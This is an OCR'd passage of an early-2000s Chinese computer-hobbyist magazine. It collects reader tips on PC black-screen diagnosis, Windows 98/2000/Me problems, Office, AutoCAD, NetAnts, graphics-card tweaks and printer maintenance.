这个问题本来应该在上面的“供电系统”中进行讨论，但它的特殊性在于计算机电源是好的，只是部分硬件需要特殊的电压和电流，而电源或者主板无法提供，导致系统黑屏现象。如选用AMD的Athlon处理器的使用者经常遇到的黑屏问题就是由于计算机电源的供电不足引起的。其解决对策就是换用AMD指定的电源（具体可以查询AMD的官方网站：http://www.amd.com）或者世纪之星、银河动力王、大水牛等250W以上的电源。另外，早些日子的LX芯片的主板和TNT系列显卡配合使用会出现黑屏现象也是类似的问题，不过不是计算机电源供电不足，而是主板的供电不足引起的。它的解决方案就只有换主板或者显卡了。

三、经验总结

造成计算机启动黑屏故障的原因很多，但总的来说多是由于硬件的故障而引起的。通过上面的介绍，相信大家对于黑屏故障及其相应的解决方案有了一个初步的了解。但在真正遇到黑屏故障时，对于有一定经验的DIY爱好者，可以参照上面介绍的各种黑屏故障的情况来判断一下故障发生的原因，并根据不同的情况采取相应的解决方案。而对于一般用户或者DIY经验不是很丰富的普通使用者来说，笔者建议采用“最小系统法”（见附录）来辅助查找引起黑屏故障的问题所在。

从实际的检测和维修来看，在引起计算机黑屏现象的诸多因素中，显示器和电源的故障率一般不高，除非是显示器老化和使用非常劣质的电源，不过这也不是一般DIY爱好者所能处理的，必须具备一定的电子电路知识才能处理。显卡和内存的故障一般都是和主板接触不良引起的，正常情况下由于芯片的损坏而造成黑屏的机会不是太高，显卡由于接触的问题造成的故障率尤其高，至于内存的故障，一般也是接触不良的问题居多，而且系统对它们的故障一般都会有相应的报警声来提示使用者，现在有的主板更设有语音提示功能或者侦错灯（如微星的D-LED技术）等功能，使得诊断更为方便。CPU的故障大多是由于CPU工作输入的信号不正常、接触不良以及超频造成的。主板的故障通常是由于主板供电部分及总线部分故障引起的。至于BIOS芯片故障多是因为BIOS数据被意外破坏所引起的，例如CIH病毒的破坏等，这种情况就只能重写BIOS或更换新的BIOS芯片。

附录：最小系统法

所谓“最小系统法”是指在检测系统问题时，只保留主板、内存条、CPU、显示卡、显示器和电源这几个基本部件设备，先通电检查这些基本设备组成的最小系统，经检查确认保留的最小系统能正常工作以后，再进一步插上其他部件逐一进行检查。

使用“最小系统法”诊断系统黑屏时，在打开机箱拔去其他设备前，建议先用替换法检查显示器是否能正常工作，要注意排除显示器亮度、对比度过低而出现的“假黑屏”的现象。如果仅保留最小系统，通电后电脑还是不能正常工作，一般用替换法依次检查内存条、显示卡和CPU。确认显示器、内存条、显示卡和CPU能够工作后，故障源只剩下主板和电源了，区分是主板故障还是电源故障的最简单方法是换一只好电源试试。

让RealPlayer连续播放MP3

□江苏 尼春宇

RealPlayer8.0是可以播放MP3音乐的，但不知您是否为它不能重复和连续播放几首歌而烦恼！其实借助Winamp制作播放列表文件*.m3u或者自己编辑*.m3u(具体做法这里就不多说)，就可以解决这一问题。

用RealPlayer打开这个制作好的列表文件，MP3将从第一首一直播放到最后一首，如果您想重复播放这些歌曲，可以将“Play”菜单中的“Continuous Play”选中，您还可以通过PlayList工具栏的向前和向后箭头或者下拉按钮进行歌曲选择（如图）。



另外,http://download.pchome.net/的“媒体播放”类软件中也提供了解决这一问题的一些软件,大家可以试试。

小心使用Norton的WinDoctor

□江苏 王志军

笔者的系统是Windows Me/2000双启动，C盘安装Windows Me，E盘安装Windows 2000。当笔者用Norton中的WinDoctor工具对系统进行检查时，报告说发现大大小小若干个错误（这是笔者不断的安装、删除软件引起的）。当然照往常一样点击“Repair All”全部让程序自动修理，然后又使用Speed整理磁盘，将C盘用GHOST做了一个映像文件备份。

但麻烦来了，笔者再一次进入Windows 2000后，想使用“画图”程序时，系统奇怪地报告说无法找到快捷方式，接连打开其他几个系统工具也都是如此，但重新建立快捷方式后仍旧可以运行程序。原来这是由于Norton WinDoctor在检查系统时，因C盘和E盘分别有一个Program Files目录，其中有一些快捷方式的名称是相同的，它就自作聪明地认为有错误，修复时就全部删除了Windows 2000中相应的快捷方式（假如你是在Windows 2000中运行Norton WinDoctor的话，那么将会删除Windows Me中相应的快捷方式）。毕竟它还只是一个程序，不具备自动判断的能力。

知道了原因，解决的办法就很简单了：以后使用Norton WinDoctor检查系统时，不同时修复另一个操作系统所在分区的错误就可以了。

在Win2000中无法继续安装其他程序的解决之道

□江苏 刘鹏


使用Win2000的朋友，在享受了Win2000的高稳定性以后，很可能会遇到这么一个烦恼，说不定哪天就会莫名其妙地发现无法再安装某些程序，现象是：当程序安装向导进行到接近100%时，突然冒出一个如图1所示的“程序错误”信息框，重新启动安装程序也是徒劳。

与此同时，你不妨再运行一下Word2000，当你启动其中的“公式编辑器”时，系统也会跳出一个类似的“程序错误”信息框，报告“EQNEDT32.exe产生了错误……”，然后，就出现如图2所示的重新设置Microsoft Office 2000 Premium向导，当你按提示放入Office2000安装光盘后，才发现一切都是枉费心机。

你一定尝试过重新安装Office2000，覆盖安装Win2000，可是故障依旧……万般无奈，你只好格式化硬盘，重装系统，重装所有的软件，重新优化系统设置。在下已经在半年内为此重装了N次Win2000啦！每次都是运行一段时间后，故态复萌。可是问一位同事，他就没碰到过这些问题。我想，不会是我安装了某个软件的原因吧？于是，再次格式化硬盘，重装系统，然后，每安装一个软件，就记录下来，再安装下一个软件，并试用Word2000的“公式编辑器”。工夫不负有心人，终于让我找到了原因！

原来，我在用Macromedia Dreamweaver 3.0、Adobe Photoshop 5.0等软件时，安装了一种“文鼎字库”，虽然它的样子很讨人喜欢，可就是这个“狐狸精”，害得我度过了多少不眠之夜！

将所有的“文鼎字库”删除，重启，一切都正常了！



Í¼1




图 2

Win98 不给我颜色看

□黑龙江 于吉松

进入 Win98 后，虽然桌面可正常显示，但是颜色却十分不清楚，在“显示属性”中查看发现颜色数为 16 色，设为 256 色重启后，原先的 16 色还是没改过来。

将显卡驱动程序更新后，问题依旧。难道是显卡硬件有问题？应该不会的，要是有问题机器应该启动不起来，而机器现在能启动，只是显示的颜色不正常，问题应该还是在显卡的驱动程序上。于是在“控制面板 / 系统 / 硬件配置文件”中将 original configuration 改名为 original configuration1，重新启动机器，让 Win98 自己重新检测一遍硬件，启动后提示：

Windows can not determine what configuration your computer is in, select one of the following:

1.original configuration 1

2.none of the above

enter your choice: （选择 2）

经过 Win98 系统自检后，重新安装显卡驱动程序，在“显示属性”中将颜色数改为 256 色，重新启动机器，五彩缤纷的桌面终于出现了。

怎样制作中文Win98启动盘

□北京 孙东

相信很多人都有在硬盘上备份 Win98 的习惯，这样在重装系统时就省去了不停地插入 Win98 盘的麻烦。如果您的备份目录是用中文命名的，那么在用启动盘启动系统后怎样正确输入中文名称呢？下面我来告诉您怎样制作中文 Win98 启动盘：首先将 Win98 启动盘中的 EBD.CAB 文件解压到一个新建目录中，得到 12 个文件：

Attrib.exe、Chkdsk.exe、Restart.com、Scandisk.exe、Debug.exe、Ext.exe、Format.com、Help.bat、Scandisk.ini、Sys.com、Edit.com、Mscdex.exe。

然后从 C:\Windows\Command 目录复制 Pdos95.bat、Pbios.exe、Font16.exe、Hzvio95.exe、Hzkbd.exe、Instdict.exe、Ctrlpan.exe、Quit.exe 这 8 个文件到刚才新建的目录中，用 CAB 压缩软件 MIsonic 将这 20 个文件制成一个新的 EBD.CAB，用新制成的 EBD.CAB 替换启动盘上的 EBD.CAB。用启动盘启动系统后，在 DOS 提示符下键入 Pdos95，然后就可以输入中文了。

用 Word2000 实现缩放打印

□山东 阿龙

Wo rd200为我们提供了全新实用的缩放打印功能，使用它可以将最多 16 页的文档微缩打印在一页上。使用缩放打印功能与平常打印基本相同，单击“文件 / 打印”选项，在打印设置窗口右下角你会发现“缩放”选项，有 1、2、4、6、8、16 版六种缩印选择，Word2000 会根据你的选择自动控制打印纸的方向。一般 1、4、16 版纸张为纵向，2、6、8 版纸张为横向。当你用 16 开纸选择使用 2 版缩放打印，就会得到一本 32 开的书，而且根本不必考虑页码，因为它和正常打印一样，只是缩小了而已。当然，你的打印机要有相当高的打印分辨率，看的时候，还得准备一个高倍放大镜，否则……

相信在你缺少打印纸的情况下，这个功能会发挥很大的作用。

Photoshop 慢马加快鞭之补充

□山东 孙洁

2001 年 2 期的“Photoshop 慢马加快鞭”一文中，对于 Photoshop 的加速已经讲解得比较详细，本人还有一点补充，供各位朋友参考。

使用 Photoshop 需要相当大的内存，特别是在执行一些滤镜命令时内存更是显得宝贵，所以，内存的配置也就多多益善。如果计算机的内存不能满足操作需要，则 Photoshop 会自动启用硬盘空间作为虚拟内存。当然，在 Photoshop 中，用户也可以对内存进行有效管理，以获得最快的操作环境。


执行“File/Preferences/Memory & Image Cache”命令，在 Cache Levels 文本框中可以键入 1—8 的数字来设定画面显示和重绘的速度，数字越大速度越快，当然内存耗费也越多。若选取“Use Cache for histograms”（使用缓存统计）复选框，则可以在显示 Histogram（直方图）时，较快地获得统计数据。在“Physical Memory Usage”选项组中，可以设定内存的使用率，其范围在 8%—100%。

用户还可以设定当内存不足时用作虚拟内存的磁盘。执行“File/Preferences/Plug-Ins & Scratch Disks”命令，在选项组中可以设定四个可作为虚拟内存的磁盘，它们之间有优先次序，只有当主磁盘（即在 First 框中选定的磁盘）中的空间不足时，才会使用 Second 框中设定的磁盘，以此类推。

我使用的版本是 Photoshop5.5，以上这些设定只需重新启动一次 Photoshop 即可生效。

灵活 制作 电子表格

□江苏 尼春宇



用Excel可以做表格，用Word和WPS也可以做表格，它们各有优缺点。经常有朋友拿到一张表，不知该用哪个软件制作好，怎样做才最省事，最快捷。下面我们将这三种软件的某些典型特点作一描述，这样大家心里就有数了，遇到什么样的表格也知道该选择谁了。

一、Word2000表格特点

1.独特的拆分表格功能：此项功能可以将一个大的表格拆分成若干个小的表格，试想一下，如果你要做几个形状大小都一样的表格，用这种方法是再好不过的了。

2.强大的橡皮功能：在Word2000里，橡皮的功能进一步扩充，可以一次擦掉很多相连的线，并可以很方便地将相邻单元格进行合并。如果你做的表格行列分布很不规范，这项功能对你应该很有用处。

3.可设置多种文字方向：在Word里提供了五种文字排列方式，每一个单元格都可以有自己的排列方向，给需要制作复杂表格的用户提供了极大的方便。

二、WPS2000表格特点

1.更多的斜线表元和更丰富的边框选择：虽然Word2000里也提供了几种斜线表元项，但用起来非常的不方便，它根本就是几根线的组合，远不及WPS2000所提供的那么方便，并且用WPS2000里的画斜线工具还可以增加斜线的个数，另外在WPS2000里可以设置更丰富的外围框线（如阴影、圆角边框、各种花边等）。

2.更强的表格内嵌功能：这个功能在Word2000里也有，但是我们用过之后就会知道，内嵌表格的位置在WPS2000中更好掌握。

3.表格的环绕功能：在Word2000里只有环绕和无环绕两种方式，有时很难掌握表格的具体位置，而在WPS2000里提供了六种绕排方式，有助于我们更精确地对表格进行定位。

三、何时用Excel2000？

Excel2000一般不适合做有文字和表格混排的页面，Excel2000没有华丽的外围框线，但是它有前两者所不及的数据填充和计算功能。毫无疑问，当您要输入大量数据（特别是相同或有序数据），做一些大型统计表或要求对表格进行数据处理时，Excel2000应该是您的首选。虽然Word2000和WPS2000也提供了一些数据处理功能，但远不如Excel2000用得那么方便。

另外在Excel2000里也有斜线功能，只不过如果超过一根就要用绘图工具进行手工画线，在画线的时候要将线的两端紧贴单元格的框线，这样我们在改变单元高度或宽度的时候，这根线的长度就可以跟着改变。

用Word2000对称页边距进行双面打印

□山东 西贝

工作中为了节省打印纸，经常使用Word双面打印文档，但打印出的文稿正面和背面的页边距很难左右对齐。为此，笔者经过一番探求，终于找到了解决的办法，就是使用Word2000的“对称页边距”功能实现双面打印时页边距的对称。

1.设置对称页边距：选择“文件/页面设置/页边距”选项卡，选中“对称页边距”复选框（如果该复选框处于灰色状态即不可用，请清除“拼页”复选框），在“内侧”和“外侧”框中，输入对称页边距值，譬如都为3.17厘米。

2.插入页码：单击“插入/页码”，在“位置”下拉列表框中，指定是将页码打印于页面顶部的页眉中还是页面底部的页脚中，在“对齐方式”下拉列表框中，选择页码的对齐方式。

当然你也可以使用“视图”菜单中的“页眉和页脚”命令，为文档添加更为丰富多姿的页码。

3.对称页边距双面打印：单击“文件/打印”命令，选中“人工双面打印”复选框，按“确定”按钮，则Word首先开始打开文档的奇数页，并弹出一个对话框。当文档的奇数页打印完毕后，请把打印好的纸张取出并反放到打印机的送纸器中，然后单击“确定”按钮，则Word会在纸张的反面打印文档的偶数页。

至此，我们已方便地利用Word2000的“人工双面打印”和“对称页边距”命令完成了对文档的双面打印，并且对齐了正反面的页边距，方便了装订，美化了打印文稿。你不想试试吗？

Excel 工作表 巧妙同增减

□山东　西贝

在你使用Excel编辑工作表时，如果需要某一单元格区域中各单元格的数值进行同增同减操作，则使用“选择性粘贴”可大大提高编辑效率。比如，要把C3:H20单元格中的数值同时减少10%，请按下述步骤操作：

1.在C3:H20以外的任一单元格如H21单元格中输入“0.9”。

2.选中H21单元格，单击常用工具栏中的“复制”按钮。

3.选中C3:H20单元格区域，单击“编辑”菜单中的“选择性粘贴”命令，系统弹出“选择性粘贴”对话框。

4.在“运算”下，选中“乘”复选钮（如图）。

5.单击“确定”按钮。

至此，C3:H20单元格的数值都会与H21单元格中的数值即0.9相乘，并将计算结果显示在各单元格中。在“选择性粘贴”对话框中，相信大家已经明白了“运算”下的“除”、“加”和“减”是什么意思了吧？



远离 AutoCAD 字体 困扰

□湖北 何军

有一天，我使用AutoCAD作图，当试图打开某图形文件时，出现未找到字体…等字样（如图1中的“未找到字体hzdx”），略过字体选择（即选择“取消”），则在打开的图形中，字体文本是一堆乱码。看来是AutoCAD中缺少该字体。

经过尝试，有如下方法可以解决这一问题：

(1)尝试替换法：在“大字体”中选择替代字体，选中某文件后按确定按钮。如选用hztxt.shx来替代未知的hzdx.shx。若替代后打开的文件仍然是一堆乱码，就需要重新选择替代字体(如选用bigfont.shx来替代)。

(2)指定替换法：若已知某字体可以用另一种字体替代，则直接键入命令“command：fontalt”，然后键入指定的替换字体即可。

(3)对症下药法：从网上或其他机器上查找该字体文件（如hzdx.shx），找到后下载或复制到AutoCAD的字体文件夹“\Acad\Fonts”中，重新启动AutoCAD即可。

还有的朋友运行AutoCAD后，command命令窗口出现乱码，无法识别命令。遇到这种情况时，可以在“\Tools\Preferences\Display\Fonts”中重新设置字体样式，一般设为“规则courier字体”，设定后乱码现象即会消失。

理清 AutoCAD 的 线型

□湖北　金琼湘

AutoCAD的图形中含有实线、虚线和点划线等各种线型，有时在确定某全局比例因子后，屏幕仅显示部分线型，如点划线、虚线看起来像实线，屏幕图形的线型非所见即所得。

遇到这种情况，不要惊慌，通常是朋友们未能处理好全局比例因子和当前对象线型比例因子间的关系。我们可以这样来做：(1)设置正确的全局比例因子，可在“线型管理器”中直接设定。(2)用鼠标左键选中未正确显示的线型后，单击右键，选取“对象特性”(或直接在工具栏中点击“对象特性”按钮)，在对象特性框的线型比例栏中更改当前对象线型比例。如可将线型比例由10更改为1或其他值，直到线型能正确显示。选中各未显现的线型，逐一更改即可。(3)在线型中，点划线有dashdot、dashdot2、dashdot2x、Acad_iso04w100等，虚线有dashed、dashed2、dashedx2等，这些线型在相同比例值下的显示效果是不一样的。

还有不少朋友在打印图时，屏幕上为实线，打印出来的却为虚线，这通常是打印笔的设置不正确所致。以R14版本为例，点击“\File\Print…\Pen Parameters\Pen Assignments”按钮，其中设置了打印输出的各层笔号、线型、笔宽等。如果在图中设置了层1为红色粗实线，但打印笔设置了红色细线虚笔，则屏幕上显示红粗实线，而打印输出为红细虚线。因此打印笔应正确设置以保证输出一致。

计算机为何越来越慢

□湖北 何军

AutoCAD在运行中会产生一些临时文件，这些临时文件多以“*.ac$”为后缀，若存储在C:\目录下，久而久之，就占用了C盘空间或形成众多碎片，影响了计算机的运行速度。

修改临时文件的存储位置，如将“自动保存文件、临时图形文件位置和临时外部参照文件位置”下设置的“C:\WINDOWS\TEMP\”改为“D:\TEMP\”即可。

也谈 不使用 OICQ附带的 TE浏览器

蔽光先生

看过《电脑爱好者》2001年2期中的《如何不使用OICQ附带的TE浏览器》，在此我推荐另外一种方法。使用OICQ浏览器清除器（OicqTECut）免费软件（178kB，可以到《电脑爱好者》网站www.cfan.net.cn下载），安装后它让您自由选择某个浏览器作为系统的默认浏览器，就是如此简单！

OICQ 聊天提速技巧

□湖北 朱鲁林

当我们收取好友的信息时，可以双击好友的头像来查看，但当你的好友比较多的时候，这个方法就够你的鼠标受的了！

有没有一种轻松的方法呢？当然有啦！打开OICQ里的“参数设置/系统热键”，服务器默认的热键是“Ctrl+Alt+Z”（键太多了吧）。选中“自定义热键”，定义一个简单的就可以了。

每当你的好友发信息过来的时候，按一下自己设置的快捷键（如F9），就可以收取信息了！

蚂蚁与浏览器



□四川 iied

安装Netants后，程序会自动在浏览器的右键菜单中加入Download by Netants和Download all by Netants两项，只要用户在页面相应位置打开右键菜单，点击上述选项就能方便地用Netants进行下载操作。此外，还可以用Netants与浏览器的整合功能更方便地实现这一点，方法是：“选项”->“浏览器整合”，以后直接点击超链接，系统就会自动启动Netants进行下载。

启动 网络蚂蚁

□宁夏 陈小娟

进入注册表编辑器，定位到"HKEY_CURRENT_USER\Software\NetAnts\Layout Layout"子键，并在其右边窗口中的空白处单击鼠标右键，在快捷菜单中选择“新建/DWORD值”，在该窗口中新建一个项目“新值#1”，将“新值#1”项目重命名为“NOSplash”，再将“NOSplash”的值改为1即可。此后，当您启动NetAnts时，将不显示启动画面，从而加快启动速度。以后若需要恢复该启动画面时，只需将“NOSplash”的值改为0即可。

用 蚂蚁 下载 邮件附件

□宁夏 陈小娟

如果一个邮件的附件有500kB，您是否考虑过用网络蚂蚁下载？这样能提高收信的速度。

以263信箱为例，打开浏览器，输入用户名、密码进入您的电子邮件信箱，找到那封邮件，然后打开网络蚂蚁，用鼠标将那个附件拖到网络蚂蚁的下载栏中，点击“开始下载”，OK！速度比用Foxmail或者是Outlook Express收信要快得多呢！

在这里还要提醒您一点，在用蚂蚁下载完后，可不要忘了在线将该邮件删除，否则您下回用Foxmail收取信件时还会有这封信的。

BJ－330 喷墨打印机 故障处理一例

□武汉 王琦

故障现象 BJ－330喷墨打印机已经使用一年，现在打印资料时，开始打印的字体笔画清晰，后来出现了缺笔断画现象，最后打印纸上一片空白，一点墨迹都没有，但打印头仍正常地来回动作。

分析与处理：开始以为是墨盒里没有墨水了，换上一盒新的墨水进行打印，故障依旧。按使用手册上的自检方法进行自检打印，纸上仍然空白一片。虽然如此，但可以说明打印机的硬件没有问题，电路信号正常。自检或开机时，墨水能被正常地吸到打印头的小方盒处，说明墨水输送管畅通。最后按使用手册中介绍的自动清洗打印头的三种方法进行打印头的清洗，故障仍无法排除。

由上述情况可初步判断是打印喷头被墨水杂质堵塞了，于是决定采用人工法清洗打印喷头，具体操作步骤如下：

1.断开打印机电源，卸下打印机上面的外壳盖，小心取下打印喷头。

2.用一干净玻璃或陶瓷器皿盛上无水酒精，把喷头垂直浸泡在酒精中半小时左右，注意不要浸着电路部分。然后水平拿起喷头，用一个尖嘴吸球吸入约2ml的干净酒精，对准喷头上的墨水进口用力射入，重复几次直到喷头流出的酒精由黑色变为无色为止。然后把吸球里的空气压出，再套住喷头进墨口，松手让吸球吸出喷头内残留的墨水杂质和酒精，重复几次，喷头就清洗干净了。

3.用干净的脱脂棉球吸干喷头上的酒精，注意，不要让喷头上残留有纤维丝，以防吸入到喷头里。把喷头放置在干净的地方，让剩余的酒精挥发干净，然后把喷头按原样装入打印头中。注意喷头进墨口不要插入墨水管太深，以免难于吸上墨水。把电路信号线接好，卡好打印头盖，盖上打印机外壳，接好打印机电源和打印电缆，装好打印纸，按住LF/FF键，打开电源进行自检，打印正常，故障排除。

扫描彩色图片的技巧

□江苏　罗松林

彩色图片的扫描是扫描仪最重要的应用之一，除了扫描仪本身的质量外，扫描的技巧也对彩色图片的扫描效果起着非常重要的作用。事实上，大多数情况下使用系统预设值并不能得到最佳的扫描效果，因此很有必要根据原稿情况进行调整设置，这样就可以使一幅好的扫描图像不必再用图像处理软件来进行更多的调整，即可满足打印输出，而且最接近印刷质量。

1．调整亮度、对比度、曝光的设置　图像的亮调是指一幅图像中亮度和暗调的平衡。当灰阶和彩色图像的亮度太亮或太暗时，可拖动亮度滑动条上的滑块改变亮度。如果亮度太高，会使图像看上去发白，亮度太低，则太黑。图像对比度是指图像中最暗调和最亮调之间差异的范围。高的对比度使图像看上去像图像的影印件，很少或几乎没有灰度层次，而低的对比度使图像看上去平滑而暗淡，所以应该选择合适的对比度。曝光类似于照相中的曝光特性，曝光可以增加或减少图像的感光量，多的曝光量显示较亮的图像，看到更多的细节，而少的曝光量使图像较暗，细节不丰富。

2．调整暗调和高光　有些扫描仪所使用的扫描软件可以进行暗调和高光的调整设置。利用暗调和高光工具，可调整彩色图像的暗调点和高光点，其目的是巧妙地调整原图像的亮度层次。调整方法就是选择暗调和高光（Shadow & Highlight）工具。首先是在通道（Channel）中选择要修改的色阶分布图通道（如果需要同时修改红、绿、蓝通道，选择主通道Master），一旦选择某个色彩通道（通常对应关系为R－红、G－绿、B－蓝），则可以修改相应通道的色阶分布图。最暗的像素在左边，最亮的像素在右边。如果色阶分布图中的像素更多地向左边倾斜，表明图像较暗，反之则表明图像较亮。比较好的图像，其色阶分布图中像素的分布比较均匀。然后移动色阶分布图下面的黑色、灰色和白色三角形，分别改变图像的暗调、中间调和高光。要使图像更暗一些，向右移动黑色三角形。要使它更亮一些，则向左移动白色三角形。要改变图像的中间调，移动灰色三角形（也可以在编辑框中输入数值来改变）。

3．调整图像的伽玛（Gamma）曲线　图像的伽玛曲线显示出原图像与处理结果之间的中间像素亮度变化，通过调整Gamma曲线，可以调整彩色图像和灰阶图像的中间调或者中间灰度层次。刚打开曲线对话框时，由于输入和输出图像完全一样，因此是一条对角线。图形的X轴代表原图像的像素亮度，其值从0至255，Y轴代表处理后新图像的像素亮度（可以在曲线上插人许多点用于调整曲线），当曲线向上或向下移动时，输入图像值与输出图像值随之发生变化。在曲线向下移动的区域中，图像的相应像素变暗，而向上移动的区域中，相应的像素就变亮。图像的对比度可通过直线的角度来调整，此时倾斜角度越大，对比度越大，而直线与水平线越靠近，对比度则越小。

4．调整原图像的色调和饱和度　色调是一种颜色区别于另一种颜色的色彩表现方式。当原图像中有某些特种颜色偏色时，应使用色调工具调整，使图像看起来更自然。在RGB模式中，色调用标准色彩轮所在的位置来测量，用0度代表红色。通过将色盘中的一个小点移到色盘中的另一个位置，改变其角度和半径值，从而调整图像的色调。饱和度是指色彩的强度或纯洁度，通常用与色调成一定比例的灰度数量表示，从0%（灰）至100%（最饱和），通过拖动饱和度滑动条上的滑块来控制饱和度，正确选择饱和度会加强所有的色调。

□江苏　尼春宇

被遗忘的“标题”

有时表格的标题是非常难做的，并且好多页数据都使用同一个标题，这时你不会每页都重做吧？用复制功能虽然可以，但当你要对各页的数据进行大幅调整的时候就会很不方便，标题不是跑到上页就是位置不对。其实，用表格的“标题”功能就很轻松了。

我们只要选中要定义标题的行（包含第一行），然后执行“表格/标题行重复”就行了（在Word97里执行“表格/标题”），以后每输入完一页数据，下页就会自动出现该标题行。如果你发现标题行有错误，只要对定义的标题做一次修改就可以了。

Excel玩“转置”

□山东　万钧

对于Excel97工作表中的数据，有时需要将其进行行列转换，即将原来的行变为列，而原来的列变为行。对于此类操作我们通过普通的“复制”、“粘贴”是不容易实现的，可进行如下操作：

1.选中要进行操作的单元格，点“复制”。

2.确定需要“转置”操作的目标位置，单击菜单中的“编辑/选择性粘贴”，然后勾选“转置”，点“确定”即可。

Excel轻松排序

□山东　万钧

我们需要将Excel97工作表中的人事数据按照人员职务的大小或者职称的高低进行排序时，该怎么办呢？这可不是普通的按照汉字或者英文来排序呀。

Excel97是“能通过学习”来分清职务大小或者职称高低的。单击“数据/排序/选项”，在“自定义排序次序”的下拉框中你就会发现其中的奥秘，有“星期日、星期一……一月、二月……甲、乙……”，这里的“自定义排序次序”的标准不就是我们在Excel97中定义的“自定义序列”（工具/选项/自定义序列）吗？

哈哈，在“自定义序列”中按照助教、讲师、副教授、教授的顺序输入，就OK啦！

让 G400 在 Win2000 中 跑得更好

□湖北　王琦

WIN2000 越来越受到用户的关注，相信也有不少朋友使用 G400，那该怎样让 G400 在 WIN2000 上表现更佳呢？

首先安装 DX7.0A FOR WINDOWS2000（可到《电脑爱好者》网站 WWW.CFAN.NET.CN 下载），这样才可运行 3DMARK 2000 等应用软件。随后我安装了 MATROX POWERDESK（G400、G200 显卡驱动工具包，包括最新 OPENGL ICD 完全版，下载地址：HTTP://FILE2.MYDRIVERS.COM/DISPLAY/W2K_533.EXE）最新修正版 FOR WIN2000。

驱动程序初始设定为 AGP1X（使用 POWERSTRIP 中“DIAG”选项可查看），所以我们需手动将其切换至 AGP2X。原先在 WIN98 环境下使用 POWERSTRIP 可手动切换 AGP 速度，而在 WIN2000 下只得更改注册表了：HKEY_LOCAL_MACHINE\SYSTEM\CURRENTCONTROLSET\SERVICES\G400DEVICE0\MGA.AGPFLAGS

04 01 00 00　自动设定（通常 AGP2X）

01 01 00 00　强制 AGP1X

00 00 00 00　强制 AGP2X

AGP1X 时，使用 3DMARK 2000 中的“HIGH POLYGON，1 LIGHT”测试，分辨率 1280X1024，真彩 32 位，85HZ，测试数值为 1126。在 AGP2X 时则提升为 1142。

接下来使用 POWERSTRIP“执行效能调整”关闭 VSYNC（也可更改注册表 HKEY_LOCAL_MACHINE\SYSTEM\CONTROLSET\001SERVICES\G400DEVICE0\USER.FLIPONVBLANK 设定为“00 00 00 00”），并调整核心/显存频率为 150/200。更改前后采用 QUAKE3 高画质模式在 1024X768 下测试分别为 24.1 帧和 29 帧。

另外在某些早期 G400 16MB-SH 上，出于成本原因，省略了部分器件，可能会出现画质不佳的现象，表现为 3DMARK 中有黑线出现。解决方法如下：在背面黄点处加焊 0.22 M F/25V 贴片电容，红点处加焊 0.1 M F/25V 贴片电容。

WINDOWS2000 以其独有的魅力吸引了大批发烧友，G400 作为一款主流显卡，由于其出色的画质以及不俗的速度，再加上近期其价格一降再降，相信使用的朋友会越来越多!

智擒声霸卡救 WinMe

□内蒙古　顾海明

公司有一台 ATX 架构的机器，原来装的是 Win98 操作系统，升级 WinMe 后，却无法自动关机了。我试了试，在按下关机对话框中的“确定”按钮后，机器黑屏几秒就再次启动，而且还出现非正常关机检查磁盘错误的窗口。

运行 Msconfig.exe，立刻弹出一个对话框：“在先前的文件 Autoexec.bat 和（或）Config.sys 中找到环境变量，并且该变量已移到 Windows 注册表”。一不做二不休，先把 C 盘根目录下的 Autoexec.bat 连同它的.bak 文件统统删除（Config.sys 是空文件），再进入系统配置实用程序的“环境”页签，把里面的项目逐一砍杀。确定后，按系统配置实用程序的提示重新启动。哈哈，久违的“现在可以安全地关闭计算机了”的画面出现了。

谁知第二天那台机器老毛病又犯了，到 C 盘根目录下一看，Autoexec.bat 和 Autoexec.bak 等等一应俱全。我把前一天的手段又用了一遍，倒是能关机。再开机看看，果不其然，这些家伙又稳稳地坐在那里等我呢。

到底是谁在作怪？看看 Autoexec.bat 的内容：

```
SET PATH=C:\WINDOWS;C:\WINDOWS\COMMAND
SET PROMPT=$p$g
SET TEMP=C:\WINDOWS\TEMP
SET TMP=C:\WINDOWS\TEMP
SET BLASTER=A220 I5 D1 H5 P330 E620 T6
SET COMSPEC=C:\WINDOWS\COMMAND.COM
SET windir=C:\WINDOWS
SET winbootdir=C:\WINDOWS
```

看到 SET BLASTER 这一行，我猛然想起，这台机器装的是创新 AWE 64 声霸卡，看来必是它作怪无疑，换换驱动程序看看。我牵猫上网，进入 http://china.creative.com，但是没有找到 WinMe 下的 AWE 64 的驱动。有病乱投医，把 Sound Blaster PCI 64 的驱动程序“借来”一用。试一下关机，嗨，还真的正常关掉了。但是，再次启动后又不能关机了！到“设备管理器”中把它删除，只要重新启动，系统又会“找到新硬件”，自动安装驱动程序。可完成安装后也只能正常关机一次，再次启动又会“犯病”。

